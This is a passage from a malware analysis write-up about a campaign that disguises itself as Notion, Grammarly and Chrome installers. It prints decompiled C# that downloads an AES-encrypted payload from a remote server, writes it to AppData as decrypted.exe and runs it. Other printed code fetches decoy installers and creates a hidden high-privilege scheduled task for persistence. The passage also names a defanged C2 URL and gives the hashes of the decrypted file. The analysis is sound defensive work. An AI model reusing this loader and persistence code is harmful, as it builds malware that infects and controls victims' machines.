        byte[] aesKey = Convert.FromBase64String(parts[0]);
        byte[] aesIV = Convert.FromBase64String(parts[1]);
        byte[] encryptedData = Convert.FromBase64String(parts[2]);
        var decryptedData = DecryptAES(encryptedData, aesKey, aesIV);
        string appDataPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
        string backupFolderPath = Path.Combine(appDataPath, "BackupWin");
        if (!Directory.Exists(backupFolderPath))
        {
            Directory.CreateDirectory(backupFolderPath);
        }
        string filePath = Path.Combine(backupFolderPath, "decrypted.exe");
        File.WriteAllBytes(filePath, decryptedData);
        Process.Start(new ProcessStartInfo(filePath) { UseShellExecute = true });
    }
}
```

Figure 15. Decryption AES Function

The **DownloadAndDecryptFileAsync** function downloads an encrypted file from a remote server and decrypts it. It first sends a request to the given URL and checks if the response is successful. The response contains an encryption key, an initialization vector (IV), and encrypted data, all in Base64 format. The function then decrypts the data and saves it as **decrypted.exe** in the **BackupWin** folder inside AppData. Finally, it runs the decrypted file, which could be used to execute malicious code.

Press enter or click to view image in full size




```
async Task DownloadAndRunFileAsync()
{
    string processName = Process.GetCurrentProcess().ProcessName.ToLower();
    string appDataPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
    string flagFilePath = Path.Combine(appDataPath, "BackupWin", "install.flag");
    string downloadUrl = null;

    if (File.Exists(flagFilePath)) return;

    if (processName.Contains("notion"))
    {
        downloadUrl = "https://desktop-release.notion-static.com/Notion%20Setup%204.2.0.exe";
    }
    else if (processName.Contains("grammarly"))
    {
        downloadUrl = "https://download-windows.grammarly.com/w/GrammarlyInstaller.exe";
    }
    else if (processName.Contains("chrome"))
    {
        downloadUrl = "https://dl.google.com/tag/s/appguid%3D%7B8A69D345-D564-463C-AFF1-A69D9E530F96%7D/update2/installers/ChromeSetup.exe";
    }

    if (string.IsNullOrEmpty(downloadUrl)) return;

    using (var client = new HttpClient())
    {
        var response = await client.GetAsync(downloadUrl);
        response.EnsureSuccessStatusCode();
        string backupFolderPath = Path.Combine(appDataPath, "BackupWin");
```

Figure 16. Check the process Installed- Correspond Application install

It checks the name of the running process, and if it contains **“notion”**, **“grammarly”**, or **“chrome”**, it downloads legitimate installers from their official sources. This is likely a technique to disguise malicious activity. Apart from the **Google Chrome campaign**, we also observed similar campaigns targeting **Notion, Grammarly, and Chrome**.

Press enter or click to view image in full size



```
try
{
    string taskName = "BackupWinTask";
    string appDataPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
    string backupFolderPath = Path.Combine(appDataPath, "BackupWin");
    if (!Directory.Exists(backupFolderPath))
    {
        Directory.CreateDirectory(backupFolderPath);
    }
    string executablePath = Process.GetCurrentProcess().MainModule.FileName;
    string backupFile = Path.Combine(backupFolderPath, Path.GetFileName(executablePath));
    if (!File.Exists(backupFile))
    {
        File.Copy(executablePath, backupFile, true);
    }
    var processInfo = new ProcessStartInfo
    {
        FileName = "cmd.exe",
        Arguments = $"/c schtasks /create /tn \"{taskName}\" /tr \"\"\"{backupFile}\"\"\" /sc onlogon /f /rl HIGHEST",
        UseShellExecute = true,
        Verb = "runas",
        WindowStyle = ProcessWindowStyle.Hidden
    };
    var process = Process.Start(processInfo);
    process.WaitForExit();
}
catch { }
}
```

Figure 17. Add the Persistence in Task schedule

The ScheduleTask() function creates a scheduled task named BackupWinTask, ensuring that the malware executes on system startup.

Press enter or click to view image in full size




Figure 18. Encrpyted Data- payload

Upon accessing hxxxs://launchapps[.]site/3[.]php in a browser, the payload's first line contains three parts separated by commas: the **AES Key**, the **Initialization Vector (IV)**, and the **encrypted data**.

Press enter or click to view image in full size

Figure 19. Cyberchef- decrypt the Data

To decrypt the data using CyberChef, follow these steps: Add the **“From Base64”** and **“AES Decrypt”** recipes. In the **AES Decrypt** section, paste the **key** and **IV** from the payload. Set the mode to **CBC/NoPadding** and select **Hex** as the output format. Paste the **encrypted data** into the input section. The output should display **4D 5A**, indicating an **MZ header**.




Figure 20. Hxd -Decrpyted data

Copy this output and paste it into **HxD** — this file is **decryptor.exe**.

File Name	C:\Users\Testing\Desktop\decrpt.dat
File Type	Portable Executable 64
File Info	Microsoft Visual C++ 8.0 (DLL)
File Size	3.73 MB (3906960 bytes)
PE Size	766.00 KB (784384 bytes)
Created	Friday 28 February 2025, 02.50.01
Modified	Friday 28 February 2025, 02.50.01
Accessed	Friday 28 February 2025, 11.54.20
MD5	E5CCAA30E336BC926115C456487A4320
SHA-1	E4C18B9CEC024C7B4C880FC9A447CC38F79A2344

Figure 21. Hash of the Decrypted File
